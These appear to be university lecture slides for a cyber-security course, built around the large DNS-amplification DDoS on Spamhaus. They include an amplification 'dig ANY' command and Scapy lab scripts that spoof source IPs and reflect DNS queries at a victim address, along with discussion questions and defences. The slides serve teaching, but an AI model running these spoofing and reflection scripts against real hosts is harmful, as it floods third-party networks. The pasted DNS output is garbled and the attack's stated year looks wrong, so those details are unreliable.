

SAT 3812: Cyber Security I

DDoS Attack Case Study
Instructor: Yunlong Xing



Disclaimer

- Third-party copyrighted materials are used in this talk with proper reference under the “fair use” approach for the sake of educational purpose only. As a consequence, the usage of this presentation is restricted, and is falling under usual copyright usages.

Disclaimer

- The company involved in the cyber breach hasn't publicly released all the details of the incident and probably will never do so. But enough information exists online and within the cybersecurity community to piece together what likely happened during the breach.
- Although care has been taken to ensure accuracy of the information provided, the presenter assumes no responsibility therefore. The presenter also assumes no responsibility for the consequences of use of such information.

A Case Study on DDoS attack

- Case Study: A 300Gbps DDoS attack in 2012
- Please watch a video of DDoS attack on Youtube (1 hour)
 - https://www.youtube.com/watch?v=w04ZAXftQ_Y

A little bit background

- Thanks to Matthew Prince and Cloudflare, for his talk on the 300Gbps DDoS attack at blackhat conference 2013. Information from his talk was included in this slide.
- Blackhat: the top security/hacking conference
 - USA summit conference: August @ Las Vegas
 - Conference fee: \$2000+
 - Research presentation, training workshop, meeting people
 - Blackhat worldwide...

Denial of Service (DOS) Attacks

- Goal: make a service unusable
- How: overload a server, router, network link.
- Focus:
 - network bandwidth
 - system resources
 - application resources


Types of Flooding Attacks

- Classified based on network protocol used
 - ICMP Flood
 - uses ICMP packets, e.g., echo request
 - Ping of death, ping flood
 - UDP Flood
 - alternative uses UDP packets to some port
 - TCP SYN Flood
 - use TCP SYN (connection request) packets

Distributed Denial of Service Attacks

- Attackers use multiple systems to launch attacks with much higher traffic volumes to form a Distributed Denial of Service (DDoS) Attack
 - often compromised PC's / workstations
 - zombies with backdoor programs installed
 - forming a botnet

Distributed Denial of Service (DDoS)




Discussion Questions

1. Please briefly explain what happened in the DDoS attack.

Case study: Briefly explain what happened in the DDoS attack

- On March 18 - 21, 2012, there are annoyance DDoS attacks targeted at spamhaus website. (0 - 80Gbps range)
- On March 24 - 25, the attack peaked at 300Gbps!



The victim?

- <http://www.spamhaus.org/>
- The Spamhaus Project is an international nonprofit organization whose mission is to track the Internet's spam operations and sources.
- At 29 March 2015 the Spamhaus Blocklists are protecting **2,212,881,957** users mailboxes

Discussion Questions

2. Why 100Gbps becomes the magic ceiling in most DDoS attacks?

- Many router's hardware upper limit

Discussion Questions

3. On average Google processes 40,000 searches per second, and the average page size is 300KB. Can you calculate the average Google search traffic per second (in Gbps)? Compare the calculation result with 300Gbps attack.

- Hints: 1byte = 8bits; KB is kilo bytes; Gbps is giga bit per second

How large is 300Gbps?

- On average Google processes 40,000 searches per second = 4×10^4 search/second
- Average page size 300KByte = 300×8 Kbit = 2400Kb/search
- So average Google traffic worldwide per second is
 - $(4 \times 10^4 \times 2400) / (10^6) = 96$ Gbps = 100Gbps
- And now we have 300Gbps!

Discussion Questions

4. How did the attackers amplify the attacking traffic by misuse open DNS resolvers?

DNS amplification: a small DNS request => a lengthy DNS response

```
dig ANY isc.org @63.217.84.76  
+edns=0 +notcp +bufsize=4096
```

Why notcp?

50x DNS Amplification: from 60Byte DNS query to 3300 Byte DNS response

```
ns.org. 7147IN NS ord.sns-pb.usc.org.
ns.org. 7147IN NS amssns-pb.usc.org.
ns.org. 7147IN NS sfbasns-pb.usc.org.
7 IN A 149.20.64.69
ns.org. 7147IN MX 10 mx.pao1.usc.org.
ns.org. 7147IN TXT "v=spf1 a mx ip4:204.152.184.0/21 ip4:149.20.0.0/16 ip6:2001:04FB:0/32 ip6:2001:500:60:65/128 ~all"
ns.org. 7147IN TXT "Site: usc.org v 1.1835 2013-07-24 00:15:22 dmahoney Exp 5"
ns.org. 7 IN AAAA 2001:4B8:0:2::69
ns.org. 7147IN NAPTR 20 0 "S" "SIP+D2U" "" _sip._udp.usc.org.
ns.org. 3547IN NSEC _adsp._domainkey.usc.org. A NS SOA MX TXT AAAA NAPTR RRSIG NSEC DNSKEY SPF
ns.org. 7147IN DNSKEY 256 3 5 BQEAAAAABwut-t9Cern0BJ0QTO7C/a3McR6hMaulfs1dG/inalpYv7vH XTrAOmvMeKp+/
x6eT+QLru0KoZwZJnqTl8jvaFTw2OMtBbH2lm C12O7n3MfeqYtjPhY7dWghYVW4sVfH7VVEGm958o9nfi79532Qekbkh x8pXWdeAaRJU=
ns.org. 7147IN DNSKEY 257 3 5 BEAAAAON+HQDBmQbtpgq2wOLUpEQ5t4DtUJ-woMVFu2NWLDm-voCMRXGGr
hCetvAZh7yJ-#8ZGW6hd38hXG/yvYCO6Krpbdqpw8YPMXLA5A+uS0WIL8ZRIR6KTbzYVM/Qx5RnNbPCw+vt+U8eXEjmoO2Qj5IUlgqy3
47cBB1zfMnnz/4LpA0da9CbK3A254TS15shM1CwsB8/2+2E63/zZrQz Bk0BrN9Bexpk3jRhZatEsXn3dTty47R09UlxSWqjt+xzqZ7+ysyl
KOOed539Z7SDmsn2eA0FKtQpwA6LXcG2w+jxmw3oA8IVUjEfrzeC/b8 y8NsO70aEFTd
ns.org. 7147IN SPF "v=spf1 a mx ip4:204.152.184.0/21 ip4:149.20.0.0/16 ip6:2001:04FB:0/32 ip6:2001:500:60:65/128 ~all"
ns.org. 7147IN RRSIG SPF 5 2 7200 20130828233259 20130729233259 50012 usc.org.
XDoOTakTHEV1W1V4TT505sqXn4exNHPvEuz3FqloskLY9UOaK4GYDO GqHAjwNT0B6pUakKTQ3GvBjUBuPxEauCO7L7kb8/cC6zYitUCoW0p5
moQxmYqrPDTzyVA894myUONGqMmB6QW68HGPVvc6HzGWx9bOmYvFX uOs=
ns.org. 7147IN RRSIG DNSKEY 5 2 7200 20130828233259 20130729233259 50012 usc.org. COIF8U6a8TBUG975W/X+u2ekv7/mw
+oxD3fWbNr3d3cWZmzf1iV8bWTYbuebwrgfMgN5Qf89PLsN+4QT6i7OjBe1dUf2M9jZe8VVsSvvrdr-hfM
P8KwX6eay8yDUoF5ye9VAH6C94XmOVXTO7n7Gr0ytaV SXUyqFZV+DGn v3kqS50V3YkFNPAJDqqs0treWjwv/SPiQVWwqEAoU/
KMZMtyPCeM6HVP BnbRP3ji/10VVLccPjt-hw4Ka95k4o+ab7BMYCgXGXhaap21SUqkyt-tt 8RjdVxoid5Cj7B:
+O4LXOO54bAZEDIG7UoHRQ7M2xkvMZogNyyNLUKHSs FtUvBq==
ns.org. 7147IN RRSIG DNSKEY 5 2 7200 20130828233259 20130729233259 50012 usc.org. MbrfQqfPohu3K5jCuABUIG0/
z5HQ8WZpqrH7oV8EmTsh3vW+IE DW6VCE1EpZc5IMMRZUnbBnV5pe5vZ13BxoLURQqsbC3jD155e41Vw8
DscD0563C0CLq9hSyVjtpqA3CakuSqtA8t-bAkd F05Rm00cTZY A5Q=
ns.org. 3547IN RRSIG NSEC 5 2 3600 20130828233259 20130729233259 50012 usc.org. V7G4zY7TY9wF1vi8RFuJ2ror/
QjhtLpRrDCMlqPVW6kb5Zswk5sho 4o2ikylTqad68O+HMcDcg+7c2D8Hdh845C0DEjxunBx6GBtLujvO5 jMn+d
QgUY5O7wtikyrbjwZeiHdfxkMRlcvPKY ZVWKdaaCWbne7c wls=
ns.org. 7147IN RRSIG NAPTR 5 2 7200 20130828233259 20130729233259 50012 usc.org.
jWDvD0KACaYpCgR5HkxHBBidffq54drUffkuP2Et9f1YrqOQK QFB5BzJLKH1f4YpV+KYVUF82I3AtpshpUH5Uyc3yD3riCUDVYkvc
Tl8jvaFTw2OMtBbH2lm C12O7n3MfeqYtjPhY7dWghYVW4sVfH7VVEGm958o9nfi79532Qekbkh x8pXWdeAaRJU=
```

Source: https://www.youtube.com/watch?v=w04ZAXftQ_Y

A lot of open DNS resolvers

28 million of open DNS servers worldwide...

Pros and cons of open DNS servers?

Discussion Questions

5. How to create a packet with spoofed IP address?

- IPTables Masquerade
- C socket programming
- A lot of packet sending tools

Discussion Questions

6. How to make a packet with spoofed IP address routable on the Internet?

- Starting with networks allowing spoofed IP
- Once on the core Internet, nobody check the source IP

IP Spoofing

Good networks don't let packet originate from
Ips that they don't own!

Yet, many don't follow the best practices!

More than 20% networks allow IP spoofing.

Why?

Challenges of IP Spoofing

- Finding networks allowing IP spoofing
- Hacking into machines in those networks
 - Botnet
 - Zombies
 - Purchase from black market
- Launch DDoS attacks at the same time
- Carefully crafted plan and execution

IP Spoofing+DNS Amplification


Spoofed source: 190.93.243.93

dig ANY isc.org @63.217.84.76
+edns=0 **+notcp** +bufsize=4096

Response sent to: 190.93.243.93

Source: https://www.youtube.com/watch?v=w04ZAXftQ_Y

Reflective DNS Attack with Amplification



DNS Amplification Attack

- A short video explaining DNS Amplification Attack (3 min)
 - <https://www.youtube.com/watch?v=xTKjHWkDwP0>

The Math

1 attacker's laptop controlling
+ 5–7 compromised servers on
+ 3 networks that allowed spoofing of
+ 9Gbps DNS requests to
+ 0.1% of open resolvers resulted in
300Gbps+ of DDoS attack traffic.

Source: https://www.youtube.com/watch?v=w04ZAXftQ_Y

Python and Scapy


- Python is a popular scripting language.
- Scapy is a packet manipulation tool for computer networks, written in Python by Philippe Biondi.
- It can forge or decode packets, send them on the wire, capture them, and match requests and replies.
- It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery.

Lab: Python Scripts to Spoof Packets

```
from scapy.all import *  
print ("sending spoofed packet...")  
IPLayer = IP()  
IPLayer.src = "10.10.2.2"  
IPLayer.dst = "8.8.8.8"  
ICMPpkt = ICMP()  
pkt = IPLayer / ICMPpkt  
send(pkt, verbose=0)  
print ("done")
```

Packet Spoofing is easy with Python!

Spoof Packets Captured by Wireshark



Lab: Launch a DoS attack on a DNS server with Python

```
from scapy.all import *

victimIP = "8.8.8.8"

dnsIP = "9.9.9.9"

print("Starting a simulated DoS attack with spoofed IPs. ")


IPLayer=IP(dst=dnsIP,src=victimIP)

UDPLayer=UDP(dport=53)

DNSLayer=DNS(rd=1,qd=DNSQR(qname="www.yahoo.com"))

pkt = IPLayer/UDPLayer/DNSLayer


print("Sending 50 spoofed DNS packets with 1 second intervals")

ans,unans=srloop(pkt, inter=1,verbose=0, count=50)


print("Attack finished!")
```

How to Defend Against DDoS Attacks

- Staying Zombie-free
 - If infected with zombie – remove immediately
 - Anti-virus, malware, ransomware
- Maintain operating system patches
- Establish policies for downloading software
- Anti-IP-spoofing on Routers and Firewalls
- Adequate Bandwidth
- Redundant paths through Multiple ISPs
- Traffic Shaping tools
- Rapid Detection (Intrusion Detection System)

DDoS defense 1: cache servers/mirror servers

- Cache servers/mirror servers around the world

Discussion Questions

7. What is anycast, and how is anycast used to defeat DDoS attack (with help of mirror servers and cache servers)?

Discussion Questions

8. What is Akamai? How to use Akamai to defeat DDoS attack?

The Akamai Platform

World's Largest On-Demand Distributed Computing Platform



